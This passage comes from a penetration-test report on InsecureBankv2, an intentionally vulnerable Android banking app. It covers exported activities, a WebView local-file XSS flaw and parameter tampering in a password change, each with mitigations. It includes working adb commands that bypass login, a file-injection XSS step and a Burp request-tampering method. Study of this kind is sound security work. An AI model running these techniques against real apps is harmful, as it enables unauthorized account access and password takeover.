

Figure 29: Intent injection command and activity launch confirmation



Figure 30: DoTransfer activity opened with injected values via crafted intent

17.5 Impact

This vulnerability allows:

- Unauthorized access to sensitive activities.
- Circumvention of intended login or authentication flow.
- Potential data manipulation or transaction spoofing if additional checks are missing.

17.6 Mitigation Recommendations

- Mark sensitive activities as `android:exported="false"` unless explicitly needed.
- Perform authentication and permission checks within all exported components.
- Use signature-level permissions for components that must be exported but should only be accessed by trusted apps.

18 Vulnerability 5: Vulnerable Activity Components

18.1 Description

Improperly protected or explicitly exported activities can be directly invoked by an attacker without any authentication or authorization. InsecureBankv2 contains several such activities marked as `android:exported="true"` in the `AndroidManifest.xml` file.

18.2 Insecure Manifest Entries

The following entries were found in the `AndroidManifest.xml`, indicating exported components vulnerable to direct invocation:

```
<activity android:name="com.android.insecurebankv2.PostLogin" android:exported="true"/>
<activity android:name="com.android.insecurebankv2.DoTransfer" android:exported="true"/>
<activity android:name="com.android.insecurebankv2.ViewStatement" android:exported="true"/>
<activity android:name="com.android.insecurebankv2.ChangePassword" android:exported="true"/>
```

These activities are sensitive in nature (e.g., post-login dashboard, money transfer, account statement) and should not be accessible without proper session validation.

18.3 Steps to Exploit

Using `adb shell am start`, we directly launched these restricted activities from the command line, bypassing the intended navigation flow and any login or session enforcement.

18.3.1 Commands Used

```
adb shell am start -n com.android.insecurebankv2/.PostLogin
adb shell am start -n com.android.insecurebankv2/.DoTransfer
adb shell am start -n com.android.insecurebankv2/.ViewStatement
adb shell am start -n com.android.insecurebankv2/.ChangePassword
```

18.4 Screenshots



Figure 31: Direct launch of `PostLogin` activity



Figure 32: Direct launch of `DoTransfer` activity without login



Figure 33: Direct launch of `ViewStatement` activity revealing sensitive data



Figure 34: Accessing the `ChangePassword` screen without session

18.5 Impact

- Bypasses authentication logic and session validation.
- Allows unauthorized access to sensitive operations like funds transfer, password change, and viewing statements.
- Enables lateral privilege escalation if user context is manipulable.

18.6 Mitigation Recommendations

- Mark all internal-only activities as `android:exported="false"` unless inter-app communication is required.
- Enforce authentication/session checks inside each sensitive activity.
- Use intent filters carefully and restrict implicit intent handling.

19 Vulnerability 9: Insecure WebView Implementation

19.1 Description

The application uses a `WebView` to display transaction statements by loading HTML files from external storage. These files are named `Statements_username.html` and can be overwritten by an attacker due to:

- Storage in a world-readable/writable external storage location.
- JavaScript being enabled in the `WebView`.

The combination of these issues allows arbitrary JavaScript execution in the application context, leading to a local file-based XSS attack.

19.2 Source Code Analysis

The following code is from `ViewStatement.java` and shows:

- The file is read from `Environment.getExternalStorageDirectory()`.
- The filename is constructed from the username.
- JavaScript is explicitly enabled using `setJavaScriptEnabled(true)`.

ChangePassword | AndroidManifest.xml | ViewStatement

```
import android.view.MenuItem;
import android.webkit.WebChromeClient;
import android.webkit.WebView;
import android.widget.Toast;
import java.io.File;

/* loaded from: classes.dex */
21 public class ViewStatement extends Activity {
    String uname;

    @Override // android.app.Activity
22  protected void onCreate(Bundle savedInstanceState) {
23      super.onCreate(savedInstanceState);
24      setContentView(R.layout.activity_view_statement);
25      Intent intent = getIntent();
26      this.uname = intent.getStringExtra("uname");
28      String FILENAME = "Statements_" + this.uname + ".html";
29      File fileToCheck = new File(Environment.getExternalStorageDirectory(), FILENAME);
30      System.out.println(fileToCheck.toString());
31      if (fileToCheck.exists()) {
34          WebView mWebView = (WebView) findViewById(R.id.webview1);
36          mWebView.loadUrl("file://" + Environment.getExternalStorageDirectory() + "/Statements_" + this.uname + ".html");
37          mWebView.getSettings().setJavaScriptEnabled(true);
38          mWebView.getSettings().setSaveFormData(true);
39          mWebView.getSettings().setBuiltInZoomControls(true);
40          mWebView.setWebViewClient(new MyWebViewClient());
41          WebChromeClient cClient = new WebChromeClient();
42          mWebView.setWebChromeClient(cClient);
52          return;
        }
45      Intent gobacktoPostLogin = new Intent(this, (Class<?>) PostLogin.class);
46      startActivity(gobacktoPostLogin);
47      Toast.makeText(this, "Statement does not Exist!!", 1).show();
    }
```

Figure 35: Vulnerable WebView code loading HTML file from external storage

19.3 Steps to Exploit

1. Use `logcat` to find the exact filename:

```
adb shell
logcat | grep System.out
```



Figure 36: Logcat output reveals full file path: Statements_dinesh.html

2. Replace the HTML file with malicious content:

```
echo "<script>alert('XSS!');</script>" > Statements_dinesh.html
adb push Statements_dinesh.html /storage/emulated/0/
```

3. Click on the "View Statements" button in the app.

4. The JavaScript gets executed, showing an alert box.



Figure 37: Successful exploitation of the WebView XSS vulnerability

19.4 Impact

This vulnerability allows an attacker with write access to external storage (e.g., via malware or USB) to inject and execute arbitrary JavaScript inside the app. This could lead to:

- Data exfiltration
- UI spoofing
- Credential theft

19.5 Mitigation

- Avoid loading untrusted content into WebViews.
- Disable JavaScript unless absolutely necessary.
- Use internal storage for sensitive files instead of external storage.
- Sanitize all input filenames and content loaded into WebViews.

20 Vulnerability 21: Parameter Manipulation

20.1 Vulnerability:

The application allows manipulation of critical parameters like `username` and `newpassword` while changing passwords. This can allow an attacker to change another user's password without authorization.

20.2 Tools Used:

Burp Suite, Genymotion Emulator

20.3 Step-by-step Process:

1. The user navigates to the `Change Password` screen in the app and enters the username `dinesh` with a new password.



Figure 38: User enters a new password for username "dinesh"

2. Burp Suite is used to intercept the outgoing HTTP request before it is sent to the server.



Figure 39: Intercepting HTTP request using Burp Suite

3. The attacker modifies the intercepted request and replaces the `username` parameter from `dinesh` to `jack`, thus attempting to change another user's password.



Figure 40: Modified username to "jack" in request and observed success response

4. After forwarding the modified request, the application confirms that the password has been changed successfully.



Figure 41: Password change confirmation in app UI

20.4 Impact:

An attacker can reset the password of any other user simply by modifying the `username` field in the HTTP request.

20.5 Mitigation

- **Enforce Session-based Identity:** Never trust client-supplied `username` parameters for sensitive operations. Instead, determine the user identity on the server side using secure session tokens or authentication headers.
- **Implement Role-based Authorization Checks:** Ensure the backend verifies whether the user is authorized to perform operations on the target account.
- **Use HTTPS:** Although not the root cause, using HTTPS will prevent interception and manipulation over unsecured networks.
- **Validate Requests Server-side:** Relying on client input for user identity without verification opens doors for abuse. The server should always check that the logged-in user matches the user for whom the password is being changed.

20.6 Conclusion:

The lack of proper authorization checks allows an attacker to manipulate sensitive parameters and perform unauthorized operations. This highlights the need for robust,

server-side identity validation and strict role enforcement.